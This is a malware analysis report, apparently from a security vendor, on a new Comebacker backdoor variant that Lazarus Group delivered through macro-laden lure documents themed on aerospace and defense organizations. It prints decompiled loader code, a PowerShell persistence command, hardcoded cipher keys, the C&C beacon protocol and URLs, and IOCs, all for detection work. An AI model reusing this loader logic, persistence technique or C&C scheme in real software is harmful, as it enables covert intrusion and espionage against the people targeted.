Lazarus Group targets Aerospace and Defense with new Comebacker variant | Enki White Hat

Published: 2025-11-07 · Archived: 2026-04-05 13:05:09 UTC

Executive Summary

- ENKI identified a new variant of Comebacker, initially identified following public reporting of a malicious domain.
- The malware is delivered via lure documents themed around prominent aerospace and defense organizations, indicating a targeted espionage campaign against this sector.
- Pivoting from the initial C&C infrastructure, we uncovered an additional C&C domain and a related Comebacker sample, suggesting the campaign has been active since at least March 2025.

1. Overview

In 2025-06, ENKI initiated an investigation based on ThreatBookLabs' reporting of a malicious domain, `office-theme[.]com`, attributed to Lazarus Group. Analysis of .docx files hosted on this domain revealed a multi-stage malware infection chain deploying a new variant of the Comebacker backdoor.

By pivoting on the malware's C&C infrastructure, we identified an additional C&C domain and a related Comebacker sample that suggests the campaign has been active since at least March 2025.

This report provides an analysis of this new Comebacker variant, details the associated infrastructure, and tracks the malware's evolution over time.

1.1. Comebacker

Comebacker was first reported by Google Threat Analysis Group in a 2021 report on a campaign targeting security researchers. Functioning as a downloader and backdoor, it is designed to retrieve and execute DLLs payloads from a C&C server. Microsoft later named the malware "Comebacker", and it has since been attributed to Lazarus group.

Since its initial discovery in 2021, Comebacker has been observed in multiple campaigns. In 2024, variants were found embedded in malicious PyPI packages, demonstrating the threat actor’s continued activity.

2. Malware Analysis

2.1. C&C Server Open Directory

We identified staging activity on the open directory at an open directory on `office-theme[.]com`. This document initiates a multi-stage execution flow, ultimately leading to the in-memory execution of the final COMEBACKER

payload. The full infection chain is detailed in the following subsections.

 Open directory listing on office-theme[.]com

Open directory listing on office-theme[.]com

While multiple files were present in the directory, only four files with `.bin` extensions were downloadable at the time of analysis. These files were identified as Microsoft Word documents, each containing a malicious VBA macro. Although the lure content varied, all four droppers deploy the same malicious payload.

2.2. Comebacker Dropper

When a victim opens one of the malicious `.docx` files and enables macros, the embedded VBA code executes. We extracted this macro code for analysis using the `olevba` tool.

 VBA macro code extracted via olevba

VBA macro code extracted via olevba

The macro decrypts and deploys two embedded components that are stored as large hexadecimal strings: a loader DLL and a decoy document. The decryption process involves a custom algorithm using XOR and bit-swapping operations. A Python script to replicate this decryption is available in **Appendix C, under "Comebacker Dropper Decryption Script"**.

The decrypted files are written to the following paths on the victim system:

- Loader: C:\ProgramData\WPSOffice\wpsoffice_aam.ocx
- Decoy document: C:\ProgramData\Document\EDGE_Group_Interview_NDA.docx

The macro then executes the loader by calling the `LoadLibraryA` API function and opens the decoy document.

We identified four distinct decoy documents leveraging themes related to the aerospace and defense sectors, including lures impersonating Edge Group, Indian Institute of Technology Kanpur (IIT Kanpur), and Airbus. This specific targeting strongly indicates the campaign's objective is espionage.

 Decoy document impersonating IIT Kanpur: Guest_Lecture_Invitation_Format_IITK.docx

Decoy document impersonating IIT Kanpur: Guest_Lecture_Invitation_Format_IITK.docx

 Decoy document related to Airbus: Airbus_C295_Integration_Document_for_TASL.docx

Decoy document related to Airbus: Airbus_C295_Integration_Document_for_TASL.docx

2.3. Comebacker Stage 1 Loader – wpsoffice_aam.cox

The `wpsoffice_aam.ocx` file is the second-stage loader, employed to decrypt, persist, and execute the third stage of the infection chain.

The loader first decrypts an embedded payload using the ChaCha20 stream cipher. The static configuration for this decryption is as follows:

- key: ad9c5aca9977d04c73be579199a827049b6dd9840091ffe8e23acc05e1d4a657
- iv: edc9ce049daeba35b8687740
- counter: 1

A Python script to replicate this decryption is available in Appendix C, under "Comebacker Stage 1 Loader Decryption Script".

Following decryption, the loader decompresses the resulting data using the zlib library. The final payload is written to `C:\ProgramData\USOShared\USOPrivate.dll`.


ChaCha20 decryption and writing of `USOPrivate.dll`

ChaCha20 decryption and writing of USOPrivate.dll

To establish persistence, the loader creates a shortcut (`.lnk`) to `USOPrivate.dll` in the user's Startup folder.

- `cmd.exe /C powershell -Command "$s = (New-Object -COMWScript.Shell).CreateShortcut('C:\\ProgramData\\USOShared\\Micro.lnk'); $s.TargetPath = 'C:\\Windows\\System32\\rundll32.exe'; $s.Arguments = '\"[USOPrivate.dll path]\" LoadMimi \"C:\\Windows\\System32\\cmd.exe\"'; $s.Save()"`


After creating the shortcut, the loader calls the LoadMimi funciton USOPrivate.dll using rundll32.exe.

2.4. Comebacker Stage 2 Loader – USOPrivate.dll

`USOPrivate.dll` is the final loader in the infection chain. It decrypts the embedded Comebacker and executes it directly from memory.

The DLL employs the same ChaCha20 decryption code seen in the previous stage, reusing the identical key, iv, and initial counter values.

- key: ad9c5aca9977d04c73be579199a827049b6dd9840091ffe8e23acc05e1d4a657
- iv: edc9ce049daeba35b8687740
- initial counter value: 1


Reuse of the ChaCha20 decryption code in `USOPrivate.dll`

Reuse of the ChaCha20 decryption code in USOPrivate.dll

After decryption and decompression, the loader loads the final Comebacker payload into memory. It then transfers execution to the payload by calling its `GetWindowSizedW` export with the string argument `"1282"`.


Calling the `GetWindowSizedW` export of the Comebacker payload

Calling the GetWindowSizedW export of the Comebacker payload

2.5. Comebacker

Once executed, the Comebacker payload's main `GetWindowSizedW` export begins by generating a unique victim identifier. This ID is constructed by concatenating a randomly generated 10-character alphanumeric string, the argument value passed during execution (`"1282"`), and the static string `"64"` .

 Victim ID generation

Victim ID generation

The malware then prepares to beacon out to its hardcoded C&C server:

- hxxps://hiremployee[.]com

2.5.1. C&C Server Communication

All C&C communications occur over HTTPS. The outbound data is first encrypted with AES-128-CBC and then Base64-encoded. The malware uses the same value for both the encryption key and the IV.

- encryption key and IV: x!P<&}mjH2YHRQ',

 AES encryption code

AES encryption code

Data received from the C&C server is similarly Base64-decoded and then decrypted using the same AES-128-CBC key and IV.

A Python script to decrypt this C&C traffic is available in Appendix C, under **“Comebacker C&C Data Decryption Script”**.

2.5.2. Initial Connection

The malware's initial beacon is encoded in the query string of the URL. The query string structure is as follows:

- [random 2 lowercase letters]=[random 10 lowercase letters]&

  [random 5 lowercase letters]=[base64-encoded ID value]&

  [random 4 lowercase letters]=&

  [random 6 lowercase letters]=0&

  [random 6 lowercase letters]=[base64-encoded length of the current time]&

  [random 6 lowercase letters]=[base64-encoded current time]&

[random letters up to 10]=[random letters up to 20]

The C&C server's response follows the following format.

- [4 hexadecimal digits] [1 hexadecimal digit] [base64-encoded message length] [base64-encoded message]

The malware parses the hex digits and the decoded message to determine its next action. The primary behaviors are outlined below.

C&C server response	**action**
First value is 13	Terminates process.
Decoded message is "0"	Enter a sleep-retry loop. Beacons again after 60 seconds. After 20 consecutive "0" responses, the sleep interval increases to 20 minutes.
Decoded message is "1"	Beacon again after a short sleep of 10 seconds

C&C response info

If the server's response does not match any of the control commands, the malware downloads and executes a payload from the message with the following structure:

- [command code]|[encrypted file size]|[export name]|[argument]|[MD5 hash of the encrypted file]

If a message that satisfies the above condition is received, it downloads the encrypted file from the C&C server and executes it.

2.5.3. File Download and Execution

Upon receiving a download and execute command, the malware requests the payload from the C&C server. After downloading, it first calculates the MD5 hash of the received encrypted file and compares it against the hash from the command. If the hashes do not match, the download is considered corrupt, and the malware re-enters its sleep-retry loop.

 MD5 hash comparison

MD5 hash comparison

If the hashes match, the malware decrypts the payload using the same ChaCha20 implementation seen in the loader stages, with identical static key, nonce, and counter values.

- key: ad9c5aca9977d04c73be579199a827049b6dd9840091ffe8e23acc05e1d4a657
- iv: edc9ce049daeba35b8687740

- initial counter value: 1

ChaCha20 decryption code

Finally, the decrypted payload is loaded into memory. The malware calls the exported function specified in the command, passing the provided argument. After execution completes, it sends the result back to the C&C server and resumes beaconing.

During our analysis, the C&C server did not respond with download and execute command, so we were unable to retrieve or analyze any next-stage payloads.

3. Additional Malware Collection and Analysis

To expand our visibility into the threat actor's infrastructure, we pivoted on known indicators. Using VirusTotal's Relations feature, we searched for other domains serving identical HTTP responses to the C&C server `hiremployee[.]com`. This analysis identified a second C&C domain: `birancearea[.]com`.

ITW Urls (4)

Scanned	Detections	Status	URL
2025-07-01	12 / 97	200	https://hiremployee.com/?6b7xUHUHeTxc+4d208VAUZ8XJyjuoWdRc6GKxtU0k2AqXFrCm00dgNQCmcjOihcNxZWyvS0VBztME6SnGqhRWRZRKrGwOe+Kr0wuzuP0Nd83aSHVFbH1azTUAi3zVQqOsFVmqruwIP5qt+cQRvmL54Hfr2fivaHBYf8z+fY+J12y+31Gl5EtaXZYOYqlM+qf1FbFPw7GNak0dMekgVUpMp29UhpP2qyST12wklyyC6k=
2025-06-19	6 / 97	200	https://hiremployee.com/?QAknPodcw4Nx/ltZetl532K6/WvO2erW8TSdQ4c52zUvOTfQGcPR2kvLLyaLrAUkZPFe5pX4N2Hwgq9CeWPQsewl/d9BPOFm5aKYi32QivNm2j54hbOevPxuGPCNyWtFvMs1l5Ch1q+/Ik5d/E5kUEaw1C9881l2xea4GO2ikA3X4sB546V3JmnA+vyXyeqsBwbL4wqpkVQGTx4rHmWni3/FsGQTK2/hrhJZelXLwkQ=
2025-06-19	6 / 97	200	https://hiremployee.com/?wl5dOGrLPzRnwRBijmF9WAIffGDLU2M40oBVDGb1NPr0gYhdP61ZDKafk1wFCUTIouXvxKpzwzHFSvQ2T546wMn5154tV8XUfLbMqykgJxLocQO/NtHG1kjSnatNWY9nQ8bkZE6znBolY1RUYv/qPUw1dMoVuOpHX3Ohd6+9Z6NzE5tmK5eWkVDNCR7MzpQ9
2025-03-13	1 / 96	200	https://birancearea.com/adminv2/?GT31bNtLWH9BBuLAVUo5MiKwss7mdhy7ymQOOti8f5Ule6U3aAp4YeqF5GZ/6mNPhECks5dHM1ngXxdAtdvhDaeY27oHRk1bk1M8Ymvll4Kogxb0Q282vSwfvXQKrLuPafuwTAAH10KFdZVN+GdxQf5lVz6TQHSQF+o3x4NTiKSXZXYzUcPa57I3O1w91p9VGOBDM3eAzv2Y9KCSekhF0g==

VirusTotal Relations tab showing infrastructure overlap between C&C domains

`birancearea[.]com` was scanned by VirusTotal in March 2025. We found an associated Comebacker sample that communicates with this domain, with the following hash.

- f2b3867aa06fb38d1505b3c2b9e523d83f906995dcdd1bb384a1087b385bfc50

3.1. Comebacker Stage 1 Loader

This loader is a DLL file that functions as the first stage in this alternate infection chain. It was first uploaded to VirusTotal in March 2025, and is similar to the Comebacker loader that was embedded in PyPI packages and distributed in 2024, including the HC256 implementation and usage, as well as the code that executes the decrypted payload.

Upon execution, the loader checks if the command line includes the specific argument `"9Ez6THDirL6Zye4"`. If this argument is not present, the process terminates. This check indicates the loader is designed to be executed by a preceding dropper or script, which we were unable to obtain.

```
strcpy(MultiByteStr, "9Ez6THDirL6Zye4");
strcpy(key, "LH*x239udC<*sd_Sej%lOa0$&ujHl(.R");
memset(HC256_state, 0, 0x2008uLL);
memset(lpWideCharStr, 0, sizeof(lpWideCharStr));
v2 = String1 - lpThreadParameter;
do
{
  v3 = *lpThreadParameter;
  *&lpThreadParameter[v2] = *lpThreadParameter;
  lpThreadParameter += 2;
}
while ( v3 );
MultiByteToWideChar(0, 0, MultiByteStr, -1, WideCharStr, 100);
v4 = -1LL;
do
  ++v4;
while ( MultiByteStr[v4] );
v5 = -1LL;
do
  ++v5;
while ( String1[v5] );
if ( v5 != v4 || wcsicmp(String1, WideCharStr) )
  return 0;
```

Command-line argument check

If the argument is present, the loader decrypts an embedded payload using the HC256 stream cipher.

The decryption algorithm is HC256, and the hardcoded key/IV are identical to those used in the Comebacker loaders distributed via malicious PyPI packages in 2024.

- key, iv: LH*x239udC<*sd_Sej%lOa0$&ujHl(.R

```
strcpy(key, "LH*x239udC<*sd_Sej%lOa0$&ujHl(.R");
memset(HC256_state, 0, 0x2008uLL);
memset(lpWideCharStr, 0, sizeof(lpWideCharStr));
v2 = String1 - lpThreadParameter;
do
{
  v3 = *lpThreadParameter;
  *&lpThreadParameter[v2] = *lpThreadParameter;
  lpThreadParameter += 2;
}
while ( v3 );
MultiByteToWideChar(0, 0, MultiByteStr, -1, WideCharStr, 100);
v4 = -1LL;
do
  ++v4;
while ( MultiByteStr[v4] );
v5 = -1LL;
do
  ++v5;
while ( String1[v5] );
if ( v5 != v4 || wcsicmp(String1, WideCharStr) )
  return 0;
v6 = LocalAlloc(0x40u, 0x24B11uLL);
memset(v6, 0, 0x24B11uLL);
e_sub_180001170_HC256_init(HC256_state, key, key);
v7 = v6;
do
{
  e_sub_180001000_HC256_stream(HC256_state);
  *v7 = *(v7 + &unk_18000C040 - v6) ^ *&HC256_state[4098];
  ++v7;
}
```

HC256 code in the March 2025 Comebacker loader

```
memset(pszPath, 0, 520);
memset(v28, 0, 520);
memset(FileName, 0, 520);
strcpy(v27, "BT.*Pa]r49!xg5j_l4HeZf+kB&:EM0z1");
NumberOfBytesWritten = 0;
e_sub_1800015D0_HC256_decrypt_payload(v27, v27);
v4 = operator new(0x348uLL);
```

HC256 code in a 2024 PyPI-distributed sample

A Python script to decrypt the payload is available in **Appendix C, under “HC256 Decryption Script”**.

After decryption and decompression, the loader writes the next stage to `C:\ProgramData\USOShared\USOInfo.dat` and executes it using `rundll32.exe`. It calls the `GetSysStartTime` export with two arguments: `"dfgdfg"` and `"G3z!X97k7QrwG"`.

```
if ( SHGetFolderPathW(0LL, 7, 0LL, 0, pszPath) >= 0 )
{
  sub_180001430(var_2E80, 0x104uLL, L"%s\\%s.lnk");
  if ( CoCreateInstance(&rclsid, 0LL, 1u, &riid, &ppv) >= 0 )
  {
    (*(*ppv + 160LL))(ppv, L"C:\\Windows\\System32\\rundll32.exe");
    (*(*ppv + 88LL))(ppv, L"C:\\ProgramData\\USOShared\\USOInfo.dat, GetSysStartTime G3z!X97k7QrwG");
    (*(*ppv + 56LL))(ppv, L" ");
    if ( (**ppv)(ppv, &unk_1800082A0, &v27) >= 0 )
    {
      (*(*v27 + 48LL))(v27, var_2E80, 1LL);
      (*(*v27 + 16LL))(v27);
    }
    (*(*ppv + 16LL))(ppv);
  }
}
CoUninitialize();
sub_180001BE0(
  CommandLine,
  0x3E8uLL,
  L"%s %s,%s",
  L"C:\\Windows\\System32\\rundll32.exe",
  L"C:\\ProgramData\\USOShared\\USOInfo.dat",
  L"GetSysStartTime dfgdfg G3z!X97k7QrwG");
StartupInfo.cb = 104;
memset(&StartupInfo.cb + 1, 0, 100);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( !CreateProcessW(0LL, CommandLine, 0LL, 0LL, 0, 0, 0LL, 0LL, &StartupInfo, &ProcessInformation) )
  return v12;
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
LocalFree(v22);
```

Execution of USOInfo.dat via rundll32.exe

3.2. Comebacker Stage 2 Loader - USOInfo.dat

`USOInfo.dat` is the in-memory loader for this variant, analogous to `USOPrivate.dll` from the first infection chain. It begins by validating its command-line arguments, checking for `"G3z!X97k7QrwG"`.

If the argument check succeeds, it decrypts its embedded payload. This stage again uses the HC256 stream cipher but with a different, unique key and IV pair.

- key, iv: 6w6ZT9|a-0}s$@;(@&#jPVC4o+V?1IU%

```
memset(argString, 0, 0x208uLL);
memset(WideCharStr, 0, 0x208uLL);
strcpy(MultiByteStr, "G3z!X97k7QrwG");
strcpy(v37, "6w6ZT9|a-0}s$@;(@&#jPVC4o+V?1IU%");
memset(v33, 0, 0x2008uLL);
memset(v32, 0, sizeof(v32));
v2 = argString - args;
do
{
  v3 = *args;
  *&args[v2] = *args;
  args += 2;
}
while ( v3 );
MultiByteToWideChar(0, 0, MultiByteStr, -1, WideCharStr, 100);
if ( !wcsicmp(argString, WideCharStr) || (Sleep(0x64u), DeleteFileW(argString)) )
{
  v4 = LocalAlloc(0x40u, 0x1EAADuLL);
  memset(v4, 0, 0x1EAADuLL);
  e_sub_1800011E0_HC256_init(v33, v37, v37);
  v5 = v4;
  do
  {
    e_sub_180001070_HC256_stream(v33);
    *v5 = *(v5 + &unk_18000C040 - v4) ^ v33[2049];
    ++v5;
  }
  while ( v5 + 4LL - v4 <= 0x1EAAC );
```

Argument check and HC256 decryption in USOInfo.dat

Following decryption and decompression, the loader loads the final payload into memory. It then calls the payload's `GetWindowSizedW` export with the argument `"3718"`.

The final payload Comebacker, with identical functionality to the Comebacker detailed in Section 2.5.

4. Attack Evolution

4.1. Decryption Process

The Comebacker variant described in the 2021 Google Threat Analysis Group report decrypted its payload using either RC4 or HC256 with the same key and IV.

```
CreateMutexA(0LL, 0, Name);
if ( GetLastError() == 183 )
  ExitProcess(0);
strcpy(v24, "tav!}C.mLq?d8a^$hCn/_A6US/5%#<=j");
e_sub_180001180_HC256_init(HC256_state, v24, v24);
e_sub_1800013E0_HC256_decrypt(HC256_state, &unk_180047480, &unk_180047480, 0x359E5uLL);
v17[0] = 2196210;
v15 = LocalAlloc(0x40u, 0x2182F2uLL);
sub_180001FE0(v15, v17);
sub_180001A30(v15, v2);
FreeLibraryAndExitThread(hLibModule, 0);
```

Decryption code in the Google, Microsoft report's
a75886b016d84c3eaacaf01a3c61e04953a7a3adf38acf77a4a2e3a8f544f855

The variant distributed in 2024 via PyPI packages and the variant discovered in March 2025 consistently used HC256 with identical keys and IVs.

```
memset(pszPath, 0, 520);
memset(v28, 0, 520);
memset(FileName, 0, 520);
strcpy(v27, "BT.*Pa]r49!xg5j_l4HeZf+kB&:EM0z1");
NumberOfBytesWritten = 0;
e_sub_1800015D0_HC256_decrypt_payload(v27, v27);
v4 = operator new(0x348uLL);
```

Decryption code in JPCERT's report on Comebacker distributed as pycryptoenv

The newly identified variant deviates from this by introducing a custom XOR/bit-swap algorithm for the initial dropper stage and adopting ChaCha20 for subsequent loader stages.

```
v9[1] = -2LL;
*&v12 = 0x4CD07799CA5A9CADLL;
*(&v12 + 1) = 0x427A8999157BE73LL;
v13 = 0x84D96D9B;
v14 = 0xE8FF9100;
v15 = 0x5CC3AE2;
v16 = 0x57A6D4E1;
v11[0] = 0x4CEC9ED;
v11[1] = 0x35BAAE9D;
v11[2] = 0x407768B8;
sub_180003760(v9);
v0 = LocalAlloc(0x40u, 0x1EFC1uLL);
memset(v0, 0, 0x1EFC1uLL);
v1 = malloc(0x1EFC1uLL);
e_sub_180001660_chacha20_init_context(&chacha20_context, &v12, v11, 1LL);
v2 = 0;
for ( i = 0LL; i < 0x1EFC0; i += v4 )
{
  v4 = 16LL;
  if ( 126912 - i < 0x10 )
    v4 = 126912 - i;
  e_sub_1800016D0_chacha20_xor(&chacha20_context, &byte_18001C020[i], v4);
  memmove(&v1[i], &byte_18001C020[i], v4);
  ++chacha20_context.state[12];
}
```

ChaCha20 decryption code in the new variant

4.2. Communications Encrytion

Past Comebacker variants communicated with their C2 servers in plaintext, including the samples from the 2021 security researcher campaign and the 2024 PyPI campaign.

```
    sprintf(lpOptionala, "%s&%s=%s", lpOptionala, v46, v40);
    --v37;
  }
  while ( v37 );
  v33 = v54;
  v34 = Block;
  v35 = v56;
}
v50 = strlen(lpOptionala) + 1;
sub_180002040(a1);
v51 = HttpSendRequestW(hRequest, 0LL, 0, lpOptionala, v50 - 1);
if ( !v51 )
  GetLastError();
```

Communication code in JPCERT report's report on Comebacker distributed as pycryptoenv


The variants observed since March 2025 introduce encrypted C2 communications, using AES-128-CBC to encrypt C&C traffic.

```
e_qword_180064530_AES_msg = v69;
e_qword_180064528_AES_key = v101;
e_sub_180001000_AES_key_schedule();
qword_180064538 = v100;
if ( 16 * (v66 / 16 + 1) )
{
  v73 = v100;
  v74 = ((v67 - 1) >> 4) + 1;
  do
  {
    v75 = v69;
    v76 = v68;
    v77 = v73 - v68;
    v78 = 16LL;
    do
    {
      *v76 ^= v76[v77];
      ++v76;
      --v78;
    }
    while ( v78 );
    v79 = v69;
    v80 = 16LL;
    do
    {
      *v79 = v79[v68 - v69];
      ++v79;
      --v80;
    }
    while ( v80 );
    e_qword_180064530_AES_msg = v69;
    e_sub_180001470_AES_encrypt();
    qword_180064538 = v69;
```

AES-128-CBC code in newer variants


4.3. Distribution Process

Comebacker, first reported by Google's Threat Analysis Group, was employed in a campaign targeting security researchers with themes of vulnerability research collaboration. The attacker used Visual Studio projects that contained malicious Visual Studio Build Events. In addition, they carried out attacks using an Internet Explorer 0-day. At the time, we published analysis of the exploit on our blog. We have since translated the post to English.



Attacker activity in the 2021 campaign targeting security researchers (Source: Google TAG)

In 2024, the actor published malicious packages to PyPI, using typosquatting tactics to target developers.



pycryptoconf package used to distribute Comebacker in 2024 (Source: JPCERT/CC)

While we could not determine the distribution vector for the March 2025 sample, the lure documents from the most recent activity provide strong clues. The documents impersonate specific organizations in the aerospace and

defense sector (Edge Group, IIT Kanpur, Airbus) and contain tailored content. This deliberate crafting of decoys for specific targets is a hallmark of spear phishing campaigns aimed at a small set of victims.

5. Conclusion

This report details a recent espionage campaign conducted by the DPRK-nexus threat actor Lazarus Group against the aerospace and defense sectors. The campaign leverages a new variant of the Comebacker backdoor, demonstrating the actor's continued refinement of its malware arsenal.

The actor's use of highly specific lure documents indicates that this is a targeted spear phishing campaign. Although there are no reports of victims so far, the C2 infrastructure remains active at the time of this publication.

Organizations in the aerospace, defense, and research sectors should remain vigilant for phishing attempts and ensure they have robust defenses against macro-based threats.

6. Appendix

Appendix A. MITRE ATT&CK

Appendix B. IOCs

sha256

- b7d625679fbcc86510119920ffdd6d21005427bf49c015697c69ae1ee27e6bab - docx file
- 046caa2db6cd14509741890e971ddc8c64ef4cc0e369bd5ba039c40c907d1a1f - docx file
- 14213c013d79ea4bc8309f730e26d52ff23c10654197b8d2d10c82bbbcd88382 - docx file
- b357b3882cf8107b1cb59015c4be3e0b8b4de80fd7b80ce3cd05081cd3f6a8ff - docx file
- 7e61c884ce5207839e0df7a22f08f0ab7d483bfa1828090aa260a2f14a0c942c - wpsoffice_aam.cox
- c4a5179a42d9ff2774f7f1f937086c88c4bc7c098963b82cc28a2d41c4449f9e - USOPrivate.dll
- f2b3867aa06fb38d1505b3c2b9e523d83f906995dcdd1bb384a1087b385bfc50 - Comebacker Loader
- 96b973e577458e5b912715171070c0a0171a3e02154eff487a2dcea4da9fb149 - USOInfo.dat

C&C

- hxxps://birancearea[.]com/adminv2
- hxxps://hiremployee[.]com

Open Directory C&C

- office-theme[.]com

aes key

- x!P<&}mjH2YHRQ',

chacha20 key

- ad9c5aca9977d04c73be579199a827049b6dd9840091ffe8e23acc05e1d4a657

HC256 key

- LH*x239udC<*sd_Sej%lOa0$&ujHl(.R
- 6w6ZT9|a-0}s$@;(@&#jPVC4o+V?1IU%

Appendix C. Decryption Scripts

Comebacker Dropper Decryption Script

Comebacker Stage 1 Loader Decryption Script

Comebacker C&C Data Decryption Script

HC256 Decryption Script
